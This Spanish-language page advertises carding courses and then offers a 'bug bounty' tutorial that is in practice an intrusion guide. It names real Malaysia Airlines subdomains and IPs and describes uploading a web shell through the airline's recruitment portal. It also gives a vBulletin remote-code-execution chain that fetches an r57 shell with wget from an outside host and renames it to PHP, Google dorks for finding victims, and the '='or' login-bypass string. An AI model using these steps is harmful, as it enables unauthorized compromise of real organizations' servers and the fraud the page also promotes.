


# Bug Bounty Program

## Aprende A Buscar En grande

**2016**  
**MÉTODOS**  
**CARDING**




**Aprende Como Se Opera Y Se Trabaja En El Mundo Carding Tomando Estos Metodos.**

~~\$45.00~~  
**\$15.00**

**COMPRAR**

**SHODAN Y SUS SECRETOS**




**La Mejor Forma de Utilizar Shodan Llega Implementando Nuevos Metodos de Búsqueda Y Estudiando todos Los Comandos Utilizados En Shodan.**

~~\$45.00~~  
**\$15.00**

**COMPRAR**

**2016 - En venta**  
**REDES MILITARES**




**El Pentagono Busca Mejorar La Seguridad Nacional Creando Un Comando Cibernetico Capas De Detectar, Defender, Analizar Amenaza Y Dar Una Respuesta.**

~~\$45.00~~  
**\$15.00**

**COMPRAR**

**BUG BOUNTY**  
**TECNICAS**



**Aprende A Trabajar Como Lo Hacen En El Bug Bounty Reportando Los Problemas De Seguridad Con La Finalidad De Tener Una Grandes Ganancias.**

~~\$45.00~~  
**\$15.00**

**COMPRAR**

# Bug bounty – programa de reporte

## QUE ES UN BUG BOUNTY

bug bounty es un conjunto de programas para hackers en que puedan capacitarse en la investigación de fallos de seguridad en empresas como “google o apple” entre otros miles de empresas digitales que buscan a estos hackers para reportar los fallos de seguridad más conocidos y otros inesperados que funcionan como Oday.

## TIPOS DE VULNERABILIDADES

Las vulnerabilidades son muy conocidas y para participar en un bug bounty muchas veces no se vale la automatización de herramientas ya que estas no suelen detectar muy bien los fallos entonces si esperas un pago de 5.000 dólares aproximadamente por un supuesto fallo que no existe pero que tu herramienta automatizada ha anunciado como un “fallo grave” la empresa no tomara ya que esta ya han puesto distintas herramientas a analizar sus servidores.

Para observar el listado de sitios que se encuentra en el programa visita la siguiente dirección:

<https://bugcrowd.com/list-of-bug-bounty-programs>

### Ejemplo de Apple en bug bounty program:

- 1) Vulnerabilidades en componentes firmware => 200.000.00 dólares
- 2) Extracción de información confidencial de servidores => 100.000.00 dólares
- 3) Ejecución de código malicioso con privilegios en kernel => 50.000.00 dólares
- 4) Bypass acceso a cuentas populares y servidores de apple => 50.000 dólares
- 5) Acceso a la mensajería de usuarios => 25.000.00 dólares

Una página donde puedes registrarte y recibir pagos directos en la página llamada “hackerone” existe una gran actividad de hackers que buscan seguridad y las empresas le agregan puntos por su desempeño y investigación sobre las vulnerabilidades de se presentan en las páginas de las empresas “https://hackerone.com/” .

## BUSCANDO LA VULNERABILIDAD

Buscando Vulnerabilidad En malaysiaarlines es una pagina web que tomaremos como ejemplo y como conseguimos subir codigo malicioso ademas presentamos la lista de herramientas que puedes utilizar para investigar el fallo de seguridad todo dependiendo de la plataforma que estes auditando.

malaysiaairlines.com – que debemos tener en cuenta:

- 1) Pueden existir directorios que nos permitan descargar informacion confidencial
- 2) Pagina basadas en apeche y asp.net corren riesgo de vulnerabilidades muy conocidas como sql injection, File Inclusion y XSS – Cross site scripting.
- 3) Sub Dominos con CMS vulnerable y exploits o 0days encontrandos en plugin y modulos.
- 4) File uploads estos permitirian subir formatos que nos ayudarian a subir un backdoor.

Ante que todo vamos a entrar a la pagina de developservice en la siguiente direccion:

<http://lab.developservice.com.ve/venezuela/system32/index.html> desde alli nos encontraremos con una especie de menu de herramientas.



En la parte izquierda “herarmientas” observaremos scanner y herramientas para testear vulnerabilidades esto es una especie de pack para que lo use durante una investigación en búsqueda de una vulnerabilidad web.



Herramientas como las siguientes:

(contraseña por defecto al panel: usuario:root contraseña:123456)

SQL Injection test => testear y especificar la vulnerabilidad en una web.

File Inclusion => sistema automatizado para testear una vulnerabilidad De File Inclusion

Wordpress Scanner => Encargado en buscar plugins vulnerables

XSS Checker => Encargado de testear y inserción de java script en un parámetro vulnerable.

Admin Finder => Se encarga de buscar paneles administrativos utilizando un diccionario específico.

Scanner De Puertos => Encargado de scanear y buscar puertos disponibles que nos permitan obtener más información sobre el tipo de servidor semi igualado a Nmap.

CloudFlare Bypass => es una herramienta simple de búsqueda de sub dominios para obtener la IP real en caso que solo la página principal solo este funcionando como cloudflare.

Dnsdumper => es una herramienta muy funcional que se iguala y realiza todo el proceso de mapeo de servidores.

En este caso queremos saber lo siguiente y es obtener sus sub dominios utilizaremos dnsdumper que es una herramienta muy completa.

apps.malaysiaairlines.com Microsoft-HTTPAPI/2.0	110.4.40.100	AS46015 Exa Bytes Network Sdn.Bhd. Malaysia
cms.malaysiaairlines.com	202.75.61.69	AS17971 TM-VADS DC Hosting Malaysia
enterprise.malaysiaairlines.com	203.142.33.148	AS24028 Redtone-CNX Broadband Sdn Bhd Malaysia
hk.malaysiaairlines.com	202.75.61.66	AS17971 TM-VADS DC Hosting Malaysia
ijourney.malaysiaairlines.com	112.137.172.145	AS17971 TM-VADS DC Hosting Malaysia
irm.malaysiaairlines.com	112.137.172.51	AS17971 TM-VADS DC Hosting Malaysia
maskargo-lms.malaysiaairlines.com BigIP	192.59.33.5	AS15009 Unisys Corporation United States
maskargo-test.malaysiaairlines.com BigIP	192.59.33.8	AS15009 Unisys Corporation United States
mhjourneys.malaysiaairlines.com Apache/2.2.15 (CentOS)	103.7.8.119	AS132200 Exabytes Network (Singapore) Pte. Ltd.

Ya una vez gestionado el listado de servidores nos da distintas opciones por donde comenzar y de hecho ya nos expulso tambien la informacon de su proveedora y del tipo de servidor de cada sub dominio.

Tambien tenemos otra opcion para decargar en formato XLS la lista de servidores:

Hostname	IP Address	Type	Reverse DNS	Netblock Owner	Country	Web Server
apps.malaysiaairlines.com	110.4.40.100	A		AS46015 Exa Bytes Network Sdn.Bhd.	Malaysia	Microsoft-HTTPAPI/2.0
cms.malaysiaairlines.com	202.75.61.69	A		AS17971 TM-VADS DC Hosting	Malaysia	
enterprise.malaysiaairlines.com	203.142.33.148	A		AS24028 Redtone-CNX Broadband Sdn Bhd	Malaysia	
hk.malaysiaairlines.com	202.75.61.66	A		AS17971 TM-VADS DC Hosting	Malaysia	
ijourney.malaysiaairlines.com	112.137.172.145	A		AS17971 TM-VADS DC Hosting	Malaysia	
irm.malaysiaairlines.com	112.137.172.51	A		AS17971 TM-VADS DC Hosting	Malaysia	
maskargo-lms.malaysiaairlines.com	192.59.33.5	A		AS15009 Unisys Corporation	United States	BigIP
maskargo-test.malaysiaairlines.com	192.59.33.8	A		AS15009 Unisys Corporation	United States	BigIP
mhjourneys.malaysiaairlines.com	103.7.8.119	A		AS132200 Exabytes Network (Singapore) Pte. Ltd.	Singapore	Apache/2.2.15 (CentOS)
mhmail.malaysiaairlines.com	112.137.172.41	A		AS17971 TM-VADS DC Hosting	Malaysia	
m.malaysiaairlines.com	57.250.192.82	A		AS19545 SITA Information Networking Computing USA, Inc.	Belgium	


Hemos abierto el .xls y ahora visualizamo dede nuestro ordenador de lo que fue que expulso Dnsdumper para nosotros a fin de investigacion y auditoria.

## METODO — FILE UPLOAD “ALL CONTROL”

La pagina de la famosa aereolinea se encuentra expuesta ante un problema de seguridad existe un sub dominio al pesar de https y directorios expuestos no emite el uso de herramientas automatizadas para buscar dicha vulnerabilidad.

Pasos como se subio una web shell a ese dominio:

- 1) No dirigimos al vinculo <https://joinus.malaysiaairlines.com/>




The screenshot shows the login interface of the Malaysia Airlines Recruitment Portal. At the top, there is a header with the Malaysia Airlines logo on the left and the text "MALAYSIA AIRLINES BERHAD - RECRUITMENT PORTAL" on the right. Below the header, on the left side, is a login form. The form contains the text "Please Sign In to apply the position" at the top. Below this text are two input fields: "Email" with an envelope icon and "Password" with a lock icon. A blue "Sign In" button is positioned below the password field. At the bottom of the form, there are two links: "I forgot my passwords" and "Register a new account". To the right of the login form, there is a long, thin horizontal input field.

El problema es que cuando inicias sesion hay un menu que te permite subir ficheros pero no te limita el formato por lo tanto muchos usuarios estan expuestos y podemos subir una shell para controlar el sub dominio.

Lo que veras en muchos servidores webs es que existen 2 tipos de formas que te permitiran ubir una shell y la primera es “Expuesta a todo usuario” y la 2) es no expuesta a todo usuario pero si expuesta dentro de perfil unico.


Ahora vamos a ir a registrarnos con un email y luego recibicaras las credenciales en tu correo.

<https://joinus.malaysiaairlines.com/index.php?page=register>



Genial ahora una vez que recibimos las credenciales accedemos como todo usuario normal.

- 2) Observaremos un panel como el siguiente y nos dirigimos a [index.php?action=profile&page=uploadedresume](https://joinus.malaysiaairlines.com/index.php?action=profile&page=uploadedresume).





Ahora lo que hice fue es subir un “Uploader en PHP” para que este me permita subir otros ficheros y el servidor no me detecte que estoy subiendo una web shell.

3) Ya subido el uploader subire una web\_shell:



La web shell la pueden descargar desde cualquier pagina como ejemplo les dejo esta:

<https://packetstormsecurity.com/files/137439/WSO-Shell-Variant-Using-A-404.html>

y listo tenemos por administrar todo fichero y usuario.

## 4 - SUB SITIOS QUE UTILIZAN BLOG - WORDPRESS

En bug bounty se paga muy bien dependiendo de tu rendimiento aca ademas de encontrar la forma de vulnerar la pagina y todo se limita mayormente se ha pago minimo en un bug bounty uno 50 USD a 100 USD por reportes de vulnerabilidades en paginas que utilizan wordpress como blog y es que puedes utilizar herramientas automatizadas para buscar vulnerabilidades.

Automatizando wordpress:

1) Vamos a github a descargar “CMS MAP” en lenguaje de programacion python y ejecutaremos desde la terminal.

Direccion de descarga: <https://github.com/Dionach/CMSmap/>



2) Una vez descargado observamos la lista de fichero:

data	03/08/2016 11:03	Carpeta de archivos	
shell	03/08/2016 11:03	Carpeta de archivos	
thirdparty	03/08/2016 11:03	Carpeta de archivos	
cmsmap	01/04/2015 9:40	Python File	98 KB
DISCLAIMER	01/04/2015 9:40	Documento de texto	1 KB
LICENSE	01/04/2015 9:40	Documento de texto	1 KB
README.md	01/04/2015 9:40	Archivo MD	3 KB

Y el cmsmap.py lo tendremos que ejecutar desde la terminal de nuestro sistema operativo.

```
Author: Mike Manzotti mike.manzotti@dionach.com
Usage: cmsmap.py -t <URL>
Targets:
  -t, --target      target URL (e.g. 'https://example.com:8080/')
  -f, --force       force scan (W)ordpress, (J)oomla or (D)rupal
  -F, --fullscan    full scan using large plugin lists. False positives and slow!
  -a, --agent       set custom user-agent
  -T, --threads     number of threads (Default: 5)
  -i, --input        scan multiple targets listed in a given text file
  -o, --output       save output in a file
  --noedb           enumerate plugins without searching exploits

Brute-Force:
  -u, --usr         username or file
  -p, --psw         password or file
  --noxmlrpc        brute forcing WordPress without XML-RPC

Post Exploitation:
  -k, --crack       password hashes file (Require hashcat installed. For WordPress and Joomla only)
  -w, --wordlist     wordlist file

Others:
  -v, --verbose     verbose mode (Default: false)
  -U, --update      (C)MSmap, (W)ordpress plugins and themes, (J)oomla components, (D)rupal modules, (A)ll
  -h, --help        show this help

Examples:
  cmsmap.py -t https://example.com
  cmsmap.py -t https://example.com -f W -F --noedb
  cmsmap.py -t https://example.com -i targets.txt -o output.txt
  cmsmap.py -t https://example.com -u admin -p passwords.txt
  cmsmap.py -k hashes.txt -w passwords.txt
```

Una vez ejecutado veras la gran variedad de opciones que existen.

XML-RPC Fuerza Bruta Es una de la mas reportadas por la gran mayoria de la personas que buscan ganar dinero por medio de bug bounty actualmente como ha sido muy reportada

administradores dicen que “sus contraseña son generadas y muy segura de igual manera pone en riesgo la seguridad ante ataques de fuerza bruta”. Ahora tenemos esa duda y es que normalmente por esto posiblemente no reciba un pago pero si 100 puntos y unas gracias por tu reporte.

Comandos cmsmap:

➤ Cmsmap.py -t URL

Este comando es el inicio automatizado de búsqueda de plugins y módulos vulnerables y que ya han sido notificado por otros investigadores de seguridad pero te dan la posibilidad a ti de buscar estos exploits y utilizarlo en la página vulnerable.


```
cmsmap.py -t https://example.com
```

```
cmsmap.py -t https://example.com -f W -F --noedb
```

```
cmsmap.py -t https://example.com -i targets.txt -o output.txt
```

```
cmsmap.py -t https://example.com -u admin -p passwords.txt
```

```
cmsmap.py -k hashes.txt -w passwords.txt
```



The screenshot shows a HackerOne report card for issue #139245. The title is "WordPress core stored XSS via attachment file name". The state is "Resolved (Closed)". It was disclosed publicly on August 5, 2016, at 5:37pm -0430. The report was automatically generated. The type of vulnerability is "Cross-Site Scripting (XSS)". The bounty amount is \$500. There are three participants listed with their profile icons.

State	Resolved (Closed)
Disclosed publicly	August 5, 2016 5:37pm -0430
Reported To	Automatic
Type	Cross-Site Scripting (XSS)
Bounty	\$500
Participants	

Este es un ejemplo del pago en hackerone por un bug bounty al encontrar un cross site scripting en una página de wordpress del sitio web que busca auditoría por hacker.

Puedes observarlo aca: <https://hackerone.com/reports/139245>

## 5 - GANAR DINERO EN HACKERONE :

Tenemos 2 opciones de registro 1) como empresa que quiere buscar el servicio de hackers para que auditen sus portales webs 2) la opcion de hackers para reportar vulnerabilidades y participar en los bug bounty.

**Companies,  
Try HackerOne**  
Begin the process for receiving  
security bugs.

**Hackers,  
Create an account**  
Start submitting security bugs.

[https://hackerone.com/users/sign\\_up](https://hackerone.com/users/sign_up)

debe llenar con datos personales de igual manera para recibir dinero necesitaran informacion sobre ti.

Your name

Your username

hackerone.com/<username>

Your email address


Password

Password confirmation

By clicking 'Create account', you agree to our [Terms](#) and acknowledge that you have read our [Privacy Policy](#) and

Browser address bar: HackerOne, Inc. [US] https://hackerone.com/clubcomputacionaldelmal

Navigation: h Hacktivity Directory Reports 0 [Avatar] [Dropdown]



## KelvinSecurity (clubcomputacionaldelmal)


kelvinparrasecurityinformation.blogspot.com/ · venezuela

[Edit profile](#)

Profile Thanks Badges

### Hacker Activity

Filter by: All ▾



### Reputation (View log)


100  
Reputation

-  
Rank

[Thanks page](#) ⓘ

Una vez dentro necesitamos personalizar nuestro perfil como basicamente a tu preferencia en reputacion estara en "00" de comienzo luego a medida que vallas reportando estos aumentaran tu reputacion y pagos.

Ahora nos dirigimos a : <https://hackerone.com/settings/profile/edit>



Luego observarás en la izquierda la opción de payment, clickeamos allá y clickeamos en “Click Here” y nos lleva a <https://hackerone.com/settings/bounties>.

Puedes ir trabajando reportando las páginas y llevar tus pagos y luego registrar y asociar una cuenta bancaria con la página para recibir el pago y formulario de registro es un iframe de otra página.

Categoría de vulnerabilidades:

- 1) Remote code execution
- 2) Autenticación bypass
- 3) SQL Injection
- 4) XSS – XSRF – CSRF

## **Que es Remote Code Execution:**

\_ Se utiliza comúnmente en la vulnerabilidad de ejecución de código arbitrario para describir un error de software que da a un atacante una manera de ejecutar código arbitrario.

Ejemplos:

A medida que se presentan los casos observamos aplicar el remote code execution incluso en portales webs y otros que ya han sido reportados y estos creados como Oday en bug bounty el remote code execution es el mejor pagado por ello sería de mayor necesidad aprender la técnicas.

En un servidor web un remote code execution se trata de obtener o insertar la web shell con la finalidad de subirlas al servidor por medio de una ejecución remota esto suele pasar en muchos portales webs pero muy pocas utilizadas.

Medio de acción:

- 1) Buscamos un exploit web vinculada con remote code execution y encontramos una titulada RCE Injection donde vBulletin es nuestra víctima y subir una backdoor.

Ahora buscare por medio de la dork "inurl:faq.php & intext:"Warning: system() [function.system]" la página vulnerable vBulletin recuerda que este es un ejemplo.

Otra dork que puedes utilizar es "ext:php intext:"Warning: system() [function.system]" en otros casos de investigar la ejecución remota para subir la web shell en el servidor.

Bien nos dice la página que necesitamos un vínculo en formato .txt pero este ya habría que modificarlo por que para correr la shell necesitamos que la shell se encuentre en .php.

Aca tenemos la shell en formato de texto: <http://www.c99php.com/shell/r57.txt>

/faq.php?cmd= (se modifiko faq.php y se agrego cmd=)

/faq.php?cmd= cd /tmp;wget <http://www.c99php.com/shell/r57.txt>

Ok tenemos en cuenta wget descargara el formato de la shell y tendra que ser almacenada en el directorio tmp.

Para observer si fue exitosamente subida modificamos:

/faq.php?cmd=cd /tmp;ls -la r57.txt


Ahora para la ejecucion de la shell en php modificamos el .txt a .php

faq.php?cmd=cd /tmp;mv r57.txt check.php ya modificado podremos observar la shell.

Y listo hemos subido la web shell en la pagina vulnerable este es un ejemplo de como funciona.

## **Autenticacion bypass:**





Empresas como apple pagan 50.000.00 dolares aproximadamente por el reporte de sus servidores donde algun lugar de sus plataformas se encuentren vulnerable ante este salto de autenticacion y permita el acceso sin credenciales o con algun carácter que permita acceder sin problema alguno.

Ingresar caracteres '='or' en un panel administrativo ha funcionado por mucho tiempo durante el año 2011 ingreso del "user:admin y password: '='or'" a un sistema bancario fue lo que hizo que un pirata informatico tuviera control sobre el contenido de la pagina bancaria y con las posibilidades de subir una web shell para perjudicar a los sub sitios informativos.

Ejemplo: Esta vulnerabilidad se presenta mas en servidores basados en apache y bajo PHP y ASP.NET como ejemplo saltearnos la peticion de credenciales.

[www.ejemplo.com/admin.php](http://www.ejemplo.com/admin.php) user:admin password: '='or'" (Acceso Completado)

## Saltar Autenticacion – Clasicos:

Comenzaremos aplicando un exploit de Alibaba Clone B2B de como saltar esa petición de credenciales que nos pide ese panel administrativo y utilizaremos ese ejemplo básico por medio de la herramienta automatizada ATSCAN que es un “Dork Buscador” por medio de la terminal a la ejecución de perl programación aca abajo leerás los detalles:

**Que son dorks:** principalmente las dorks son un método de búsqueda avanzada en buscadores como google o bing entre otros buscadores aca una pequeño resumen de su funcionamiento:

Cuando aplicamos nuestra lista de comandos:

Site: Este especifica la dirección web

Inurl: Este puede buscar dirección pero mediante URL ubicar el archivo o directorio exacto

Ext: Este especifica el formato buscado

Intitle: Este especifica el título del sitio web

Bien esto es algo pequeño pero ahora lo que hace ATSCAN es realizar esas búsquedas pero que cuando realice la búsqueda la herramienta “Gestione” el listado de página que se ha buscado con dorks.

Dirección de la herramienta: <https://github.com/AlisamTechnology/ATSCAN>

La herramienta también tiene distintas variedades en cuanto scanners:

- 1) Detecta errores
- 2) identifica la CMS
- 3) Scanea Puertos
- 4) decodifica Y codifica MD5
- 5) utiliza proxy
- 6) LFI Scanner
- 7) XSS Scanner



No Peace betwin systems !

# ATSCAN

V 9.1

---

```
[::] GROUP:: ALISAM TECHNOLOGY
[::] TOOL:: ATSCAN SCANNER [V 9.1 ]
[::] PATH:: /usr/share/doc/ATSCAN/atscan.pl
[::] PERL VERSION:: [v5.20.2]
[::] PLATFORM:: [linux x86_64-linux-gnu-thread-multi]
[::] PROXY:: [No Proxy]
[::] SCAN:: [XSS]
[::] SCAN LEVEL:: [10]
[::] EXTRA:: [No extra info]
[::] RANDOM SEARCH:: DEFAULT BING [bs]
[::] DORK:: [product.php?product_id=]
```

---

Disclaimer: Using ATSCAN to Attack targets without prior mutual consent is

De esa forma luce ATSCAN durante la ejecucion de su codigo en la terminal recordemos que esta herramienta se basa en lenguaje de programacion perl podras aca abajo ver la forma de instalacion:

#### Para Descargar:

git clone <https://github.com/AlisamTechnology/ATSCAN>

o tambien:

direct link: <https://github.com/AlisamTechnology/ATSCAN>

#### Permisos:

```
cd ATSCAN
```

```
chmod +x ATSCAN
```

en fin puedes ver la lista de comandos en la direccion de github su reporsitorio incluye otras herramientas que pueden funcionar:

<https://github.com/AlisamTechnology/ATSCAN>

Muy en el caso de alibaba es que podemos realizar acciones sin necesidad de haber autenticado por medio de direcciones:

